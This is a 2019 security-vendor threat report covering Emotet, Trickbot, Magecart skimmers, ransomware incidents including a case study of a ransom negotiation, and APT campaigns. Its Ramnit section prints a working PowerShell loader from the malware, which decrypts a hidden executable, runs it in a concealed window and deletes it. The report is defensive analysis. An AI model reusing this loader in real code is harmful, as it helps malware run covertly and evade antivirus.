REST ASSURED.

Threat Matrix
H1 2019

MANAGEMENT REPORT

www.csisgroup.com

Executive summary

Threat Matrix - H1 2019

Emotet malware still dominant

Having scaled up its activities during 2018, Emotet was once again a dominant malware variant during H1 2019. A large number of websites were compromised and used to host malicious documents.

GrandGrab highly visible

Threat actors quickly updated the ransomware GrandGrab to V5.2 following the release of a decryption tool by the No More Ransom Project. However, developers subsequently announced the retirement of GrandGrab as they preferred alternatives to carry out more targeted attacks.

Trickbot & business networks

North American financial institutions were targeted by the re-emergence of Trickbot early in the year. The resumption of Trickbot campaigns highlighted an increased focus on business targets specifically victims with broader access to network resources.

Bank of Valetta malware attack

BOV was the victim of a malware attack that caused some disruption and losses estimated at EUR13M. Affected accounts were from the US, Czech Republic and Hong Kong. The group involved also conducted a series of attacks against Scandinavian targets but no losses were reported.

Magecart form-jacking variants

New research uncovered as many as 38 different JS-sniffer variants, up from the 12 previously identified. An estimated 1.5M victims had visited infected webstores as JS-sniffers entered the Crime-as-a-Service market.

New Lazarus APT campaign

The North Korean APT group, Lazarus, was detected in a new spear phishing campaign. Information relating to victims' current job position was requested in a spoofed head-hunting/recruitment process, while systems were simultaneously infected in the background.

Percentage of all social media logins that were fraudulent in H1 2019.

Source: Arkose

Ramnit – global banking trojan

The US was at the top of the list of 10 most infected countries with Italy and Japan second and third with about half the US infection rate each. Other countries in the top 10 such as the UK, Canada, Germany and the Netherlands had significantly lower rates of infection.

New mobile malware surfaced

Implemented in Java, TomcatBanker was a new Android banking trojan that appeared in 2019. CSIS believed it was written by a fairly skilled developer to attack popular social apps, cryptocurrency apps, and over 100 other popular apps.

Monetization of cybercrime

Cybercriminals worked hard during H1 2019 to drive up revenues using sophisticated package mule online infrastructure including state-of-the-art HR and tracking systems.

Smishing on the rise


Smishing, the mobile version of phishing, was on the rise during H1 2019 largely due to the fact that we all carry cell phones and the SMS protocol does not have a spam filter, making it a prime target for attack.

E-commerce sites targeted

Online shopping sites were specifically targeted by cybercriminals who exploited compromised credentials in elaborate schemes to complete the checkout process. "Package mules" were recruited to send on stolen goods to specific addresses.

UK targeted by PayPal phish

A PayPal phish, aimed primarily at victims in the UK, showed middle-aged individuals in the 45-59 age range to be the most frequent victims. A two-step process mimicked a PayPal login page and the second step tricked victims into giving up personal information.



Percentage of financially motivated breaches during 2019.

Source: Verizon DBIR 2019

FINANCIAL

107% Increase in mobile financial attacks H1 2019.
Source: Kaspersky

25% Malware attacks that targeted financial services H1 2019.
Source: IntSights

GLOBAL STATISTICS

10% Increase in number of monthly malware samples in 2019 compared to 2018.
Source: AV-test

98% Cyberattacks that relied on social engineering in H1 2019.
Source: Purplesec

68% IR teams frustrated by the inability to share data in H1 2019.
Source: SentinelOne

DANISH ORGANISATIONS

50% Danish Internet users that experienced an IT security issue in 2019.
Source: Statistics Denmark

DKK 7,8 million (or DKK 7,800,000)

Reported losses of Danish Organisations to social engineering in Q1 2019.

Source: Finance Denmark

GLOBAL COMPANIES

88%

Companies that reported Email-based spoofing of business partners in H1 2019.

Source: Mimecast

78%

Companies that experienced an increase in supply chain attacks in H1 2019.

Source: Symantec ISTR 2019

80%

Increase in company email fraud attacks in Q1 2019 compared to Q2 2018.

Source: Proofpoint

UK ORGANISATIONS

70%

Financial institutions that experienced a cybersecurity incident in the last 12 months.

Source: Clearswift

32%

UK businesses reported having cybersecurity breaches in the last 12 months.

Source: gov.uk

60%

UK manufacturers that have been the victim of cybercrime in H1 2019.

Source: Make UK

CSIS Threat Matrix H1 2019

E-commerce sites are increasingly targeted by cybercriminals who are reaching new levels of sophistication and monetization by working together.

October 2019

2019 got off to a brisk start with online fraud prevention presenting a whole series of new challenges to companies in the business of keeping your critical data safe.

It was notable that major online vendors such as Amazon and eBay increasingly drew the attention of fraudsters who used compromised credentials in elaborate scams to complete the cash out process. Schemes involving "package mule networks" showed a whole new level of sophistication as they involved a complete HR-type hiring process to select the best candidates to forward on stolen goods.

Additionally, attacks on the supply chain were up with a significant increase on previous numbers. All of this indicates that threat actors are casting their nets far and wide to target unsuspecting or vulnerable organizations.

Financial institutions remained prone to attacks from bad actors, particularly targeting smartphones, as mobile financial attacks showed a marked upswing in H1 2019. Overall, mobile devices were becoming a preferred attack vector for bad actors due to the prevalence of cell phones and the lack of a spam filter for the SMS protocol.

It was yet again apparent that the best line of defence against attack was to have well-trained and knowledgeable staff who were acutely aware of the dangers of cybercrime.

The simple act of opening an unsafe document or clicking on a malicious link was a present danger with most of cyberattacks still relying on social engineering.

Although CSIS always advises against negotiating with cybercriminals, the consequences of a ransomware attack on an organization could be devastating, even to the extent of driving the victim company out of business. Where companies feel they have no option but to negotiate with perpetrators, we always stand by to offer our assistance to make sure our customers get back up and running as quickly as possible without opening themselves up to even more serious dangers.

I hope you enjoy our latest report and it gives you some valuable insights into the current state of cybersecurity and the nature of today's increasingly sophisticated online security threats.

As always, thank you for supporting CSIS as we continue to partner with you to battle cybercrime wherever and whenever it becomes a threat.

PETER KRUSE
Head of Research & Intelligence

Extortion and customer service

A targeted ransomware attack by sophisticated threat actors

Problem:

The CEO of a medium-sized hosting company: "We have always been thinking cybersecurity by design. However, sometimes we needed flexibility on an adhoc basis by opening up for certain internet services from time-to-time. We could never have imagined the consequences of doing so.

As seen only in the movies, every physical server in our data centre started to reboot one Friday afternoon. Once back online, none of our customers' virtual machines that were running on top of the physical servers were able to boot. We looked into the virtual disk images and that's when we realised, we had been hacked."

Investigation:

CSIS was contacted that same Friday around 16:00 and it quickly became clear that immediate action needed to be taken by the CSIS IR team. After the initial analysis, it was obvious that this was not just some random ransomware campaign conducted by simple cybercriminals. We concluded this was indeed carried out by professionals based on the following initial findings:

- The timing of the attack (Friday afternoon).
- The ransomware notes on each physical machine with references to at least 6 different encryption keys being used, and a reference to a support forum for assistance.
- The execution of the attack using domain privileges.

This was not just some random ransomware campaign conducted by simple cybercriminals.

The CSIS IR team decided to run three different tracks in parallel:

Track 01:

Reverse engineering the malware

After spending several hours reverse engineering the malware, it became clear that there was nothing to be done within a reasonable timeframe to help decrypting the infected virtual images files without knowing the private encryption key. Another observation was that the malware would not encrypt any files if the language settings of the operating system were set to Russian.

As seen only in the movies, every physical server in our data centre started to reboot one Friday afternoon.

Track 02:

Finding Patient-0 and any potential backdoors

As all the virtual machine image files were encrypted, it was only possible to analyse each of the physical servers and logs from the firewalls. The analysis revealed that an RDP service on one of the physical servers had been enabled and allowed access from the Internet two months prior to the attack for just seven hours in total. This in itself was not uncommon, but the logs also revealed that two individual connections from two different countries had happened within the same hour.

The analysis revealed that it was an RDP brute force attack and, unfortunately, the password of the domain administrator had been easy to guess.

One of those connections was legitimate and the other one related to the cybercriminals. Furthermore, the analysis revealed that it was an RDP brute force attack and, unfortunately, the password of the domain administrator had been easy to guess.

The analysis showed no signs of backdoors on the physical machines but, as all the virtual disk images were encrypted, it was not possible to know if any of those had backdoors installed.

Track 03:


Working on a plan to get back online ASAP

The first part of this track was to ensure that backups were intact and could be used to restore the virtual servers. Unfortunately, the backup servers were also running as virtual machines and had, therefore, also been encrypted.

The ransomware notes were priced at $25,000 for each decryption tool.

As the conclusion of the results from Track 1 became clear, there was only one option left, if the company wanted to get back online: "get the private encryption keys from the cybercriminals", which in the ransomware notes were priced at $25,000 for each decryption tool. The threat actors had been using six different encryption keys but not all of them were related to business-critical equipment. In fact, just two of them would bring 99% of all the systems back online.

Extortion and customer service (continued)



Screenshots from chat

Support chat between the Cybercriminals and the CEO of the compromised company.

Solution:

CSIS ***always*** strongly advises against negotiation with cybercriminals. Despite our advice, the CEO of the infected company decided to negotiate on his own. As he said, "The alternative could be bankruptcy".

In short, the company succeeded in buying the decryption tools from the cybercriminals without any assistance from CSIS. However, CSIS assisted afterwards in analysing the decryption tools for backdoors before being used. The decryption tools were "clean" and worked as expected.

CSIS always strongly advises against negotiation with cybercriminals. Despite our advice, the CEO of the infected company decided to negotiate on his own. As he said, "The alternative could be bankruptcy".

Negotiation:

The negotiation was not without challenges according to the CEO. Their adversaries tried different techniques to put pressure on him. They also tried to increase the price several times and did not deliver what was agreed upon.

The negotiation was not without challenges according to the CEO. Their adversaries tried different techniques to put pressure on him.

CSIS assisted afterwards in analysing the decryption tools for backdoors before being used.

However, once the CEO made the point that they were not to be trusted and did not keep their word, the criminals backed off. Their business model appeared to be based on victims paying the ransom and having the confidence that they would be able to recover their data. If it became known that the criminals would not decrypt the data nobody would pay the ransom, so no income.

(see screenshots on previous page).

Lessons learned:

- Cybercriminals did care about their reputation to some extent.
- Cybercriminals deliberately avoided fouling their own nest (avoided RU language targets).
- Cybercriminals would not play by the book but tried all kinds of tricks to put pressure on the victim to increase profit.
- Strong password policy is a must.
- Making internal services directly available from the Internet, even temporarily, was a big risk and should be avoided or limited and monitored accordingly.
- Paying ransom would help fund and encourage further attacks even if data is recovered.
- Contracting an IR provider that can work 24/7 was a must.

Banking malware

Threat actors expanded the Crime-as-a-Service business model

The highly active Emotet botnet was a dominant malware threat in H1 2019. It had already scaled up its activities during 2018 and continuously flooded inboxes with daily spam campaigns.

The distribution network was comprised of two major botnets known as "Epoch1" and "Epoch2". The approach consisted of compromising a large number of websites which were used to host malicious documents. Subsequently, a direct link to the files were added to the spam emails. If the recipient clicked the link, the document with the payload downloaded to the victim's machine.

The dangers of Emotet infection

The dangers of an Emotet infection were many. Because of the modular nature of the malware, it was very effective in helping threat actors fingerprint the victim. After establishing persistence by creating scheduled tasks, the malware was capable of stealing login credentials from all major browsers and email clients. Additionally, an Outlook scraper tool was used to obtain contact information from the victim's Outlook account. This could be used to spam malicious emails to trusted contacts.

A network spreading attack

Emotet also deployed a network spreading attack from the infected machine by use of both stolen credentials and predefined brute force lists.


The dangers of an Emotet infection were many. Because of the modular nature of the malware, it was very effective in helping threat actors fingerprint the victim.

Once the infection was complete, Emotet would push additional payloads which consisted of both banking trojans (in particular Trickbot) and ransomware such as Ryuk. Surprisingly, the entire Emotet infrastructure went completely silent in the first week of June – although some dark forum chatter suggested that a resurgence was planned for H2.

Trickbot campaigns

Trickbot campaigns resumed early in the year to pre-2019 levels with a focus on North American financial institutions such as TD Bank, Scotia Bank, Deloitte Canada and RBC. The malware itself had a slight update to the password stealing module (pwgrab).

The widespread Emotet C&C infrastructure:



The Emotet C&C infrastructure
Location of active servers during H1 2019.

Source: CSIS

A wider range of exploitation

Trickbot now looked specifically for credentials on the infected machine related to the remote access services VNC, PuTTY, and RDP. This highlighted the increased focus on business targets and in particular victims with broader access to network resources.

Clearly, Trickbot threat actors were looking for a wider range of exploitation opportunities than just compromising a particular bank account. This was further supported by the deployment of the hacking tool Mimikatz. Other active campaigns included Danabot which targeted Italian, Polish and Australian users, various Gozi v2 (Dreambot) variants in the US, Germany and Japan and QakBot distributed by the Emotet botnet mainly in the US.

Hosted on Google Docs sites

Alongside Trickbot, Gozi/Ursnif v3 was often actively distributed. One campaign attempted to lure the victims by suggesting that they had been subpoenaed to appear in court. The downloaded malicious documents were hosted on Google Docs sites which was a clever way to get around security solutions.

Just like Emotet and Trickbot, QakBot would attempt to spread across network-shared drives by stealing or brute-forcing credentials Finally, Ramnit played a significant role actively claiming victims particularly in the US and Italy.

Please find more details in the "Malware" section below.

Magecart

Double-digit number of Magecart groups ramped up attacks


Magecart form-jacking attacks still posed a significant problem and new research from Group-IB indicated as many as 38 different JS-sniffer variants were involved compared to the 12 previously identified.

Extensive campaign

An estimated 1.5 million people had visited infected web store sites. JS-sniffers were also found to have entered the Crime-as-a-Service market being sold or rented out for anywhere between $250 and $5,000. In May, TrendMicro reported an extensive campaign which affected 201 campus online stores in the US and Canada. The incident contained a supply chain element since the threat actors compromised a shared e-commerce platform known as PrismWeb.

PrismWeb's payment form

The targeted nature of the attack - the malicious script collected data only from HTML elements with the specific IDs on PrismWeb's payment form - was an unusual component that prompted TrendMicro to give this group a separate name "Mirrorthief".



Screenshot showing the malicious JavaScript

The Magecart domain "jqueryextd[.]at" being blocked by CSIS Secure DNS- thereby preventing the fraudulent payment form from appearing in the browser.

Number of formjacking attacks every month:

4800

Compromised websites per month

Average number of websites compromised with formjacking code each month.

Source: Symantec ISTR 2019

Decreasing the risk of formjacking

Make use of a third-party payment service such as PayPal to avoid entering any credit card information on e-commerce sites

Make sure you have an updated DNS protection solution installed such as CSIS Secure DNS or Heimdal.

Reports came out related to the compromise of Forbes magazine subscription site, followed by Picreel, an analytics provider, and CloudCMS, an enterprise-grade content management system.

A combo phish'n'skim attack

Even in cases where sites were not processing any payments but using a payment service provider, a combo phish'n'skim attack was documented by Malwarebytes. CSIS continuously collected intelligence on infrastructure and TTP related to formjacking/JS skimmer attacks which showed no signs of decreasing.

CSIS continuously collected intelligence on infrastructure and TTP related to formjacking/JS skimmer attacks which showed no signs of decreasing.

Ransomware

Ransomware again made headlines in major incidents

GrandGrab remained one of the most visible threats in ransomware campaigns. Although a decryption tool was released by the No More Ransom Project for version 5.1, threat actors quickly updated the malware to version 5.2.

However, later in the year GandGrab developers announced retirement of the malware and instead other variants such as Ryuk, MegaCortex and LockerGoga gained traction by deploying more targeted strategies.

Losses in excess of NOK 300M

One major incident involved Norwegian aluminium manufacturer Norsk Hydro which was severely impacted by LockerGoga. Several other industrial and manufacturing companies had been targeted by the same malware. An estimate from Norsk Hydro pointed to losses in excess of NOK 300M (£26M).

$1.1m in ransom to regain access

Public entities also experienced severe problems with ransomware, especially in the US where counties Riviera Beach and Lake City in Florida were compelled to pay a total of $1.1m in ransom to regain access to critical systems.

US had the highest percentage

Email security provider Mimecast reported that the US had the highest percentage of reported ransomware-caused business impacts at 61%, with the UK showing the lowest percentage at 39%.

One major incident involved Norwegian aluminium manufacturer Norsk Hydro which was severely impacted by LockerGoga.

APT - Advanced Persistent Threat

Several groups remained active with both monetary and more sinister motives

In February, BOV (Bank of Valetta) on Malta was hit by a malware attack which caused some disruption of services.

It included a number of fraudulent transactions valued at EUR13M to accounts in the US, the Czech Republic and Hong Kong. According to CSIS sources, the group involved was "Empire Monkey".

Operation ShadowHammer

Later in the year, the same group conducted a series of campaigns against Scandinavian targets by impersonating the financial authorities. No losses were confirmed from the attack. In the last week of March, Motherboard reported a new supply chain attack under the name of Operation ShadowHammer.

Later in the year, the same group conducted a series of campaigns against Scandinavian targets by impersonating the financial authorities.

The target was ASUS

The target was the hardware manufacturer ASUS and their Live Update Utility. The ASUS update servers were compromised and started serving a malicious update to a targeted subset of users.

The ASUS update servers were compromised and started serving a malicious update to a targeted subset of users.

APT group "BARIUM"

According to investigations by Kaspersky it would have affected users between June and November of 2018 and attribution points towards APT group "BARIUM".

APT - Advanced Persistent Threat (continued)

A significant security incident affected Wipro - the 3rd largest IT outsourcing firm in India. The story broke from well-known security journalist Brian Krebs who reported that the intruders compromised more than 100 Wipro systems and installed ScreenConnect on each of them, a legitimate remote access tool.

Hacked Wipro systems

Investigators believed the intruders were using the ScreenConnect software on the hacked Wipro systems to connect remotely to Wipro client systems which were then used to leverage further access into Wipro customer networks.

Investigators believed the intruders were using the ScreenConnect software on the hacked Wipro systems to connect remotely to Wipro client systems.

The FIN7 group continued activities in a campaign specifically targeted at Point of Sale (PoS) businesses.

Carbanak sourcecode leaked

The FIN7 group continued activities in a campaign specifically targeted at Point of Sale (PoS) businesses using a malicious JavaScript activated through a macro-enabled document attachment. FIN7 had also been associated with the sophisticated piece of backdoor software known as Carbanak and in April the source code for the Carbanak malware was found leaked on VirusTotal by FireEye researchers.

Not much substantive news regarding the malware itself was found but a major concern was not so much what the security community could learn from this, rather what other threat actors might learn and use for their own purposes in future attacks.

The infamous ZeuS/Zbot

This pattern has been well documented since the public release of the infamous ZeuS/Zbot source code and several similar incidents.

The North Korean APT group known as Lazarus was detected in a new spear phishing campaign with an attachment named "Euronet_Application.rar".

North Korean APT group

Finally, the North Korean APT group known as Lazarus was detected in a new spear phishing campaign with an attachment named "Euronet_Application.rar". When opened, a pop-up would request information related to the victim's current job position which could have seemed consistent with a head-hunting/recruitment process. However, in the background, a digitally signed dropper would be installed on the system allowing access for the threat actors.

A second stage payload

CSIS suspected that the initial information gathering could be used for segmentation of the victims in order to more effectively decide on a second stage payload.

Ramnit malware version 2.0

An effective banking trojan with updated stealth capability

Ramnit V.2.0 changes

CSIS had been monitoring the latest version 2.0 of the banking trojan Ramnit since around mid-2018. A few noteworthy changes were detected when compared to the original version:

- Protocol "hello" request changed from 0x00ff to 0x895e.
- Used a plugin called "Camellia".
- Had injects in LUA format.
- Created task in TaskSheduler for persistence.
- Supported both 32-bit and 64-bit platforms".
- AV circumvention via PowerShell script which used standard Windows API functions to create a unique executable file with the body encrypted.

Biometric patterns defeated

Originally, Ramnit 2.0 even had a built-in feature which suspended all threads related to RapportGP.dll in order to circumvent IBM Trusteer Rapport. However, in the latest samples analysed, that feature was removed. Another module was deployed to defeat the biometric patterns recorded by security vendor BioCatch, making Ramnit one of the more sophisticated threats of 2019.

At the time of writing, CSIS observed three different botnets - with 40, 100 and 600 domains associated respectively – all top-level domain .eu. Primary targeted countries based on infections during H1 2019 were the US, Italy and Japan.

```
Add-Type -AssemblyName System.Security
$fld = "C:\Users\luketaylor\AppData\Roaming\qoeuxyyc";
$dst = "yurvgbcg.exe";
$dst_full = $fld + "//" + $dst;
$dst_txt = $dst -replace ".exe", ".txt";
$dst_txt_path = $fld + "//" + $dst_txt;
$bytes = [System.IO.File]::ReadAllBytes($dst_txt_path);
$unpacked = [System.Security.Cryptography.ProtectedData]::Unprotect(
$bytes,
$null,
[System.Security.Cryptography.DataProtectionScope]::CurrentUser);
[IO.File]::WriteAllBytes($dst_full, $unpacked);
$ss = "/K CD " + $fld + " & " + $dst + " & " + "exit";
$obj = start-process -wiNdowStylE HiDden cmd.exe -ArgumentList $ss -PassThru;
Wait-Process -InputObject $obj;
while (Test-Path $dst_full) {
 Remove-Item $dst_full -Force;
}
```


Screenshot of Ramnit code

Binary file encryption.

Infection chain:


6QkgUh2RRc.exe →
taskeng.exe →
wscript.exe →
powershell.exe →
cmd.exe (yurugbcg.exe) →
wscript.exe →
powershell.exe →
cmd.exe →
wscript.exe →
cleanup

Ramnit infection statistics:



Source: CSIS

Ramnit - Top 10 countries infected:



Source: CSIS

The monetisation of compromised data

Recruitment and management of a package mule network

